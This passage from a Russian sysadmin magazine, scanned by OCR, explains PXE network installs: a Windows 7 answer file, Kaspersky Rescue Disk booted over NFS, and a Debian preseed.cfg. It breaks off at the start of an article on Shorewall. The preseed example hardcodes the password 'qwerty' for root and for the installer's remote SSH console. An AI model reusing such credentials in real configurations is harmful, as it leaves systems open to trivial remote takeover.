
Процесс создания файла каталога

Сначала подготовим разметку диска компьютера. Для этого в разделе «Образ Windows» раскрываем список и правым кликом добавляем **amd64_Microsoft-Windowsl-Setup*/DiskConfiguration** в группу 1 файла ответов windowsPE. Раскроем раздел **amd_Microsoft-Windows-Setup_neutral** в поле «Файл ответов», правым кликом на разделе DiskConfiguration сделаем разметку для диска. На созданном разделе Disk поля «Файл ответов» для DiskID выбираем 0, поскольку под систему используется, как правило, первый диск в компьютере. Параметр WillWipeDisk говорит о форматировании жесткого диска и переразметке всех существующих на нем разделов.




Процесс создания файла каталога

Раскроем раздел Disk. Будет доступно два подраздела: CreatePartitions и ModifyPartitions. Первым параметром задается, на какие части разбивать жесткий диск.



Разметка диска


Вторым — как именно это делать, какую файловую систему создавать при форматировании и каким он будет помечен флагом. Первый диск разбиваем на 100 Мбайт, второй я сделал на 50 000 Мбайт. При этом вторым параметром задаем форматирование второго раздела в NTFS, помечаем имя раздела как system.



Форматирование раздела

Параметром PartitionID указывается, какой раздел жесткого диска компьютера обрабатывать, Order определяет, в каком порядке. Параметр Letter задает букву диска. Следующим шагом из поля «Образ Windows» правым кликом `amd_Microsoft-Windows-Setup_*/WindowsDeploymentServices` добавляем параметр для прохода 1 windowsPE.





Добавление учетных данных


Файл ответов
win7
Components
1 windowsPE
amd64_Microsoft-Windows-Setup_neutral
DiskConfiguration
Disk[DiskID="0"]
CreatePartitions
CreatePartition[Order="1"]
CreatePartition[Order="2"]
ModifyPartitions
ModifyPartition[Order="1"]
ModifyPartition[Order="2"]
WindowsDeploymentServices
ImageSelection
InstallImage
InstallTo
2 offlineServicing
3 generalize
4 specialize
5 auditSystem
amd64_Microsoft-Windows-Shell-Setup_neutral
UserAccounts
AdministratorPassword
DomainAccounts
LocalAccounts
LocalAccount[Name="admin"]
Password
6 auditUser
7 oobeSystem
Packages
Свойства: LocalAccount[Name="admin"]
Свойства
AppliedConfigurationPass 5 auditSystem
Component Microsoft-Windows-Shell-Setup
KeyName Name
Path UserAccounts/LocalAccounts/LocalAcco
Параметры
Action **AddListItem**
Description
DisplayName **admin**
Group **admin**
Name **admin**

Создание локального пользователя

В секции ImageSelection поле ImageGroup отвечает за название группы, в которой находится установочный образ, а поле ImageName — собствен-

но за имя самого образа. В полях DiskID и PartitionID пункта InstallTo указываем номера раздела и диска, на которые будет производиться установка. Для ввода учетных данных пользователей из поля «Образ Windows» **`amd64_Microsoft-Windows-Shell-Setup_*`** добавляем секцию UserAccounts. Здесь же можно ввести временную зону и другие параметры.


Для проверки на наличие ошибок файла ответов выбираем в панели меню «Сервис -> Проверка файла ответов».



Проверка файла ответов

Добавим параметры: имя компьютера, ключ продукта, владелец операционной системы, название организации, параметры зоны времени и так далее. Для этого добавим целиком секцию **`amd_Microsoft-Windows-Shell-Setup*`**.

Для языковых параметров необходимо использовать секцию **`amd64_Microsoft-Windows-International-Core_neutral`**. После всех манипуляций сохраняем файл ответов, например win7.xml, в каталог с дистрибутивом Windows 7, опубликованный на PXE-сервере через samba. Для Windows 8 и Windows Server 2012 файл ответов можно создать аналогичным образом или отредактировать полученную XML и сохранить в каталогах дистрибутивов под соответствующими именами.



Другие параметры

ЗАПУСК ДИАГНОСТИЧЕСКИХ УТИЛИТ

С Windows вроде закончили, переходим к различным мелким полезным штуковинам. Тут все просто: если программа идет небольшим ISO- или IMA-образом, то проще всего ее запустить memdisk'ом, примеры есть в первой статье.

ЗАПУСК KASPERSKY RESCUE DISK

С Касперским дела обстоят немного интереснее. Собрать ядро и образ ФС (`rescue` и `rescue.igz`) для использования в PXE очень просто. Однако, как оказалось, собрать — это полбеды. А вот как организовать обновление без пересборки образа постоянно? Кто-то настраивает пересборку образов скриптами. Я решил попробовать пойти по пути наименьшего сопротивления — реализовать через NFS. Складывать в каталог, который подключен по NFS, пересобрать файлы загрузки так, чтобы каталог системы с базами монтировался как NFS-каталог с базами. Либо монтировать каталог с базами куда-нибудь в систему и через символьную ссылку подключать к каталогу системы, в котором базы должны находиться. О результатах напишу в комментариях к статье. Пока запуск выполняю вот так:

```
label Kaspersky Rescue Disk v 10
    menu label Kaspersky Rescue Disk v10
    linux kav/boot/rescue
    append initrd=kav/boot/rescue.igz root=/dev/nfs netboot=nfs
```



```
    nfsroot=192.168.181.4:/var/lib/tftpboot/kav
    initrd=kav/boot/rescue.igz
```

УСТАНОВКА DEBIAN

Запускает установку Debian с заданными параметрами файл **preseed.cfg**, подтянуть который можно по HTTP. Для этого поднимаем легенький веб-сервер (по счастливому случаю у меня уже установлен Apache 2, поэтому я буду публиковать файл там). Публикуем каталог debian на веб-сервере, создаем там файл **preseed.cfg**, убеждаемся, что он доступен (проверить можно браузером). В параметры загрузки PXE добавляем:

```
label debian_testing64gtkauto
    menu label Debian Testing x64 Auto Remoute Install
    kernel images/linux/debian/testing/debian-installer/amd64/linux
    auto=true priority=critical vga=788 locale=ru_RU
    console-keymaps-at/keymap=us netcfg/choose_interface=eth0
    netcfg/get_hostname=debian netcfg/get_domain=local
    url=http://192.168.181.4/debian/preseed.cfg --- quiet
    initrd  images/linux/debian/testing/debian-installer/
    amd64/initrd.gz
```

Файл preseed.cfg, если проводить аналогию с вариантами автоматизации установки Windows, является файлом ответов (== файлом конфигурации) установки системы. Задавать можно любые параметры, которые хотим автоматизировать, в нашем случае следующие: язык в установленной системе, страна нахождения сервера, часовой пояс, синхронизация времени с заданного NTP-сервера, параметры раскладки клавиатуры, зеркало архива, каталог архива, использование прокси. Включаем SSH-сервер внутри установщика для продолжения установки по SSH с паролем qwerty (логин для подключения будет installer), в процессе установки системы установить сразу пакеты openssh-server, sudo, screen и byobu. И последним параметром указываем выполнить полное обновление:

```
d-i debian-installer/locale string ru_RU.UTF-8
d-i mirror/country          string RU
d-i time/zone               string Asia/Yekaterinburg
d-i clock-setup/ntp-server  string 192.168.1.1

d-i keymap select us
d-i mirror/http/hostname    string mirror.yandex.ru
d-i mirror/http/directory   string /debian
d-i mirror/http/proxy       string

```



```
d-i network-console/password       password qwerty
d-i network-console/password-again password qwerty
d-i preseed/early_command          string anna-install network-console
d-i anna/choose_modules            string network-console

tasksel tasksel/first multiselect none
d-i pkgsel/include    string openssh-server sudo screen byobu
d-i pkgsel/upgrade    select full-upgrade
```

Также можно задать настройки HDD: куда ставить систему, как разбивать, сколько выделять под swap:

```
d-i partman-auto/disk                                string /dev/sda
d-i partman-auto/method                              string regular
d-i partman-auto/choose_recipe                       select atomic
d-i partman-partitioning/confirm_write_new_label boolean true
d-i partman/choose_partition                         select finish
d-i partman/confirm                                  boolean true
d-i partman/confirm_nooverwrite                      boolean true
```

Можно задать параметры установки пароля root:

```
d-i passwd/root-password         password qwerty
d-i passwd/root-password-again  password qwerty
```

Отключить последнее сообщение о завершении установки системы:

```
d-i finish-install/reboot_in_progress note
```

Выключение хоста после завершения установки:

```
d-i debian-installer/exit/poweroff    boolean true
```

Таким образом можно задать любой другой параметр. Использовать для еще большего удобства можно в комбинации с Puppet. Доставляя клиент Puppet при установке и передавая управление системе контроля конфигурациями Puppet, получаем готовый, заточенный под конкретную задачу сервер. :)

ЗАКЛЮЧЕНИЕ

Как показала практика, все оказалось гораздо проще, чем выглядело на первый взгляд. Если использовать PXE в паре, например, с Docker, Puppet, WPI, с системного администратора снимается около 40% задач. Освободившееся время лучше потратить с пользой ;). Всем удачи!



P.S. В ходе эксплуатации возникла проблема с запуском установки Windows, а именно при некоторых конфигурациях драйверы на сетевую карту не находились, в результате чего не подключалась директория с дистрибутивом Windows. Решение подсказал Sosed213: необходимо добавить драйверы на сетевые карты, для этого опять монтируем **winpe.wim**. Добавляем драйверы сразу паком, предварительно распаковав их:


```
Dism /image:%ua%\winpe_x86\mount /Add-Driver /Driver:"\!Driver_x86" /Recurse
```

БРОНЕЖИЛЕТ ДЛЯ ТУКСА

ОБЗОР И НАСТРОЙКА SHOREWALL







Роман Ярыженко
rommanio@yandex.ru

Всем хорош iptables, да только синтаксис правил у него достаточно неочевидный (куча всяческих опций и прочее). Сейчас, конечно, появился его потомок, nftables, но пока что он не очень распространен и поддерживает не все возможности предшественника. Для iptables же за время его существования было создано немало фронтендов и конфигураторов, один из которых, Shorewall, мы и рассмотрим.

ВВЕДЕНИЕ

Разработка Shorewall началась, когда автор осознал негибкость предыдущего варианта фронтенда, Seawall, который сам же разработал в 1999-м. Возможности Shorewall весьма широки:

